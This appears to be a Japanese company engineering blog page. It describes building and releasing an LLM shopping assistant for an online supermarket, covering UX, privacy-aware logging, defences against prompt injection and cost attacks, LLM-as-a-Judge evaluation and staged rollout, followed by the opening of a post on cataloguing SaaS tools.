  • VertexAI経由でGemini APIを利用でき、管理・運用においてシンプル
    • 10XではクラウドサービスとしてGoogle Cloudをメインで利用している

最適なモデルを吟味し時間をかけるよりは、モデルの進化・変化が早いためモデルを変更しやすい実装にしておくのが大事だと思います。 gemini-2.5-flashは2025/06/17にリリースされたものの、2026/06/17に利用できなくなるため、早速モデルを変更しないといけなくなりました。

ai.google.dev

UX

オンボーディング


チャットUIは自由度が高い反面、ユーザーは何を入力すればよいか分からないという問題が発生しがちです。 そこで、使い方のヒントを初期画面に表示して具体的なユースケースを提示しました。 これによって最初の利用のハードルを下げるようにしています。

お買い物AIの初期画面とオンボーディング

フィードバック

お買い物AIの品質を改善していくには、ユーザーの評価を元になぜダメだったのかを分析する評価が必要です。

各回答に対してシンプルな二択のフィードバック機能を用意しました。 定性的になぜダメだったのかを分析するための起点としています。 定量的な傾向はイベントログで、定性的な分析はこのフィードバックを利用します。

フィードバック機能

セキュリティ

LLMアプリケーションを誰でも利用できるtoCのプロダクトに組み込む上で、セキュリティの確保は重要です。

個人情報保護とログ設計

ログ出力の制限

イベントログに出力すると分析がしやすくなる一方で、広範囲の人がアクセス権限をもつBigQueryのテーブルに格納されます。 しかし、ユーザーの入力内容には個人情報を含む可能性があるため、イベントログには一切出力しない設計にしました。 また、お買い物AIの返答メッセージについても、個人情報を含まない保証はないため、同様にイベントログへの出力はしません。

プロンプトインジェクションへの対策

役割の限定

システムプロンプトでお買い物AIの役割を明示し、さらにFew-shot Learningでスコープ外の質問には答えないパターンを学習させています。

構造化出力による制約

LLMの出力は、構造化出力を利用しました。 これにより、出力の一貫性、型安全性、データ処理のしやすさを担保しました。

お買い物AIは特定のスキーマでしか返答できないよう制御しています。 これにより、自由な形式での生成を防止できます。

LLM Callアーキテクチャによる制約

お買い物AIは、LLMがサーバーサイドのコード実行権限を持たず、データベースにも直接アクセスしません。 万が一、プロンプトの指示が書き換えられたとしても、その影響範囲はそのユーザーの画面内での変な挙動に限定されるよう設計されています。 ユーザーの個人情報を返答メッセージに含めたりする可能性はありません。

ハルシネーションへの対策

LLMの不正確な出力を完全に無くすことはできません。

期待値の調整

お買い物AIの初期画面とメッセージ入力欄付近に不正確な場合があることを注意書きしました。

初期画面とメッセージ入力欄

LLMの外側でのフィルタリング

特に医薬品を推薦することはリスクが大きいため、プロンプトでの制御だけではなく、お買い物AIが万が一医薬品を推薦しないように医薬品を推薦商品から除外する処理をLLMの外側で実装しています。

AI破産(EDoS攻撃)への対策

LLMの従量課金における経済的損失を狙う攻撃です。

  • 1日の利用上限回数を設ける
    • 1人当たり1日N回までの制限を設ける
  • 入力トークン数に上限を設ける
    • 入力文字数の制限、入力画像の圧縮や枚数制限を設る
  • 出力トークン数に上限を設ける
    • モデル側で出力トークン数の上限を設ける

また、完全な対策は難しいと考えたため、コストに関してのアラート通知を設定しています。 コストが一定以上になれば、アラート通知を受け取り、すぐにお買い物AIを無効化できるようにしています。

プロジェクトの進め方

LLMアプリケーションの開発は、仕様通りに開発すればリリースできるというわけではありません。 実際に触ってみないと体験の良し悪しが分からないため、プロトタイプを素早く作り、人間によるフィードバックを得ながら開発しました。

この作っては評価するというサイクルは、普段行っている検索・推薦ロジックの改善プロセスと同じ考え方だなと感じました。

1. PoC: LLMによる返答と商品名リスト生成の品質検証


LLMによる返答メッセージと商品名リスト生成の品質が実用に足るか、コスト・レイテンシはどの程度かを見極めるためデモを作成しました。 返答メッセージや商品名リストの内容、コストやレイテンシなどの非機能面を複数のモデルで比較しました。

たとえば、次の要件が実現できるのかを確かめました。

  • 献立の提案ができるか、必要な商品を提案できるか
  • 買い物メモの写真やスクリーンショットから、必要な商品を提案できるか
  • 過去にした会話の文脈を理解し商品の提案ができるか
  • スコープ外の質問(医療相談など)を適切に断れるか

デモ環境

このデモ環境を社内に公開しフィードバックを得ました。 これなら実用に足りそうだと分かり、本開発へ進みました。

2. 本番運用への落とし込み(仕様策定・設計・実装)

次に、本番運用できるレベルにするため仕様策定や設計、実装をしました。 前述の設計の章で触れたようなことを検討し実装しました。

他にも、データベーススキーマ設計や評価のためのログ設計、画像の取り扱いなどなど細部について詰めました。

3. 社内ドッグフーディング:実機でしか分からない違和感を無くす

実装が一定形になり開発環境で動作するようになった段階で、再び社内に公開しました。 今回はデモ環境ではなく、実際のスマートフォンでユーザーが使うのと同じアプリとして触ってもらいました。 実機特有のフィードバックを元に、プロンプトの調整やUIの微修正を繰り返しました。

4. 評価の自動化: LLM-as-a-Judgeによる品質管理

開発が終盤になると、プロンプトの一部を修正すると、別のパターンの回答が壊れたことに気づけない問題がありました。 手動で膨大なケースを確認するのは不可能なため、LLM-as-a-Judgeの仕組みを導入しました。

  • 仕組み: 評価対象はお買い物AIのレスポンスで、評価者(LLM)がいくつかの観点でスコアリングします。
  • 目的: お買い物AIの品質を定量で評価するため。ユニットテストとは異なり、全評価パターン100点を目指すというよりは、プロンプト変更前後でスコアがどう変わったかを定量評価するために活用します。
  • 運用: 最初からリッチなLLMOpsツール(LangSmith等)の導入するのではなく、まずは軽量のスクリプトで実装しました。お買い物AIが継続的な改善フェーズに入った段階でLLMOpsツールを利用する方針をとりました。

このように評価を自動化することで、プロンプトのチューニングを恐れずに進めることができました。

LLM-as-a-Judgeの具体例

次のように評価ケースを定義して、LLMに評価させます。 お買い物AIにuser_messageを入力して、出力として返答メッセージ、対応スコープ内かどうか、商品名リストを受け取ります。 評価者(LLM)は、お買い物AIの出力がexpected_is_out_of_scope, expected_behaviorとマッチしているかどうかを0.0〜1.0でそれぞれの評価観点でスコアリングします。 人間はスコアが低かった評価ケースを結果を定性的に評価したり、平均スコアを定量的に評価することで品質をチェックします。

EVALUATION_DATASET = [
    # アレルギーに関する質問は対応スコープ外なので、商品を提案すべきでなく商品ページの確認と専門家への相談を促すべき
    EvaluationCase(
        conversation=[
            ConversationTurn(
                user_message="卵アレルギーがあるんですが、何を食べればいいですか?",
                expected_is_out_of_scope=True,
                expected_behavior="商品ページの確認と専門家への相談を促す",
            )
        ]
    ),
    # 料理に関する質問は対応スコープ内なので、ユーザーの意図に沿う簡単に食べられる商品を提案
    EvaluationCase(
        conversation=[
            ConversationTurn(
                user_message="料理する気力ない",
                expected_is_out_of_scope=False,
                expected_behavior="簡単に食べられる商品を提案",
            )
        ]
    ),
    # 続く
]

5. 段階的リリース

フィーチャーフラグを利用した段階的リリースにより、まずは一定割合のユーザーに対してのみ本番で機能を有効化しました。 何か致命的な不具合があった時のリスクヘッジや、サーバーへの負荷がどれくらいなのか、コストは見積もりとどれくらい乖離があるのかなど、不確実なことが多かったからです。

また、フィーチャーフラグにより簡単にお買い物AIを無効化できるようにしています。

おわりに

本記事では、ネットスーパーにおける購入体験をアップデートするために、LLMを活用したお買い物AIを実プロダクトとしてリリースするまでの道のりをご紹介しました。 LLMアプリケーションの開発において、単に動くことと本番運用に耐えられることの間には、大きな溝があります。 今回のプロジェクトでは、次のポイントを重視してその溝を埋めるようにしました。

  • 自律性と制御のトレードオフ: 自律性と安全性・ガバナンスのトレードオフを考慮し、あえてシンプルなLLM Callを選択することで、パフォーマンスと安全性を担保したこと。
  • 多層的なガードレールの構築: AI破産対策やプロンプトインジェクション対策を構造的に組み込み、在庫管理や医薬品販売などのルールはLLMの外側(コード側)担保したこと。
  • LLM-as-a-Judgeによる評価: ユニットテストやQAでは担保できないLLMの応答の妥当性をLLM自身に評価させることで改善サイクルを高速化したこと。

今回は、商品探索のサポートにフォーカスしましたが、LLMにはお客様の買い物体験をより根本から進化させる可能性があると思います。 今後は、コンテキストをさらに利用することで個々ユーザーの好みを反映したパーソナライズの強化や、より自律性の高いLLMアプリケーションにも挑戦していきたいです。


僕が所属しているCXチームではエンジニアを募集中です! 少しでも気になった方はぜひカジュアル面談をしましょう!

product.10x.co.jp open.talentio.com

参考

初めてのLangChain - O'Reilly Japan

実践 LLMアプリケーション開発 - O'Reilly Japan

AI破産を防ぐために - LLM API利用におけるEconomic DoSのリスクと対策 - GMO Flatt Security Blog

LLM / 生成AIを活用するアプリケーション開発におけるセキュリティリスクと対策 - GMO Flatt Security Blog

LLMガードレールの活用法と役割を正しく理解する - GMO Flatt Security Blog

プロンプトインジェクション対策: 様々な攻撃パターンから学ぶセキュリティのリスク - GMO Flatt Security Blog

業務利用してるSaaSやWebサービスを把握する「ITサービスカタログ」について

こんにちは、こんばんは、おやすみなさい。id:sota1235です。

私は組織図上、セキュリティチームに所属しています。

ですが次の記事でも言及しているとおりここ1年弱の間はCorpIT業務も担っています。

10x.co.jp

本日はCorpIT業務を引き継ぎ、改善していく過程で取り組んだ「業務で利用しているSaaSやWebサービスを把握」について紹介します。

  • 課題
    • 引き継いだタイミングの状況
    • 何があるかわからない
    • さまざまな課題
      • CorpIT観点
      • セキュリティ観点
      • 管理方法の課題
    • どう課題に立ち向かうか
  • どのように取り組んだか
    • ToBeを考える
      • サービス管理台帳的なものの存在は必須
      • 管理台帳に相応しいのはSaaS管理SaaSでもスプレッドシートでもなさそう
      • いったん、目指すところ: Notionでサービス管理台帳を作ろう
    • まずは箱を作る
      • プロパティセクションを使う
      • 管理するための情報の記載に留める
    • 把握して箱を埋めていく
    • 把握したものの解像度を上げる
    • 取り組みの途中でみつけた課題は溜めておく
    • 今後、新しく生まれるものを取りこぼさないようにする
  • 完成したITサービスカタログの運用
    • よかった点
      • ナレッジストック場所としてのITサービスカタログ
      • CorpITの改善への活用
    • 課題
      • ITサービスカタログに載せる基準
      • 誰がいつ書いて保守するのか
  • 最後に
続きを読む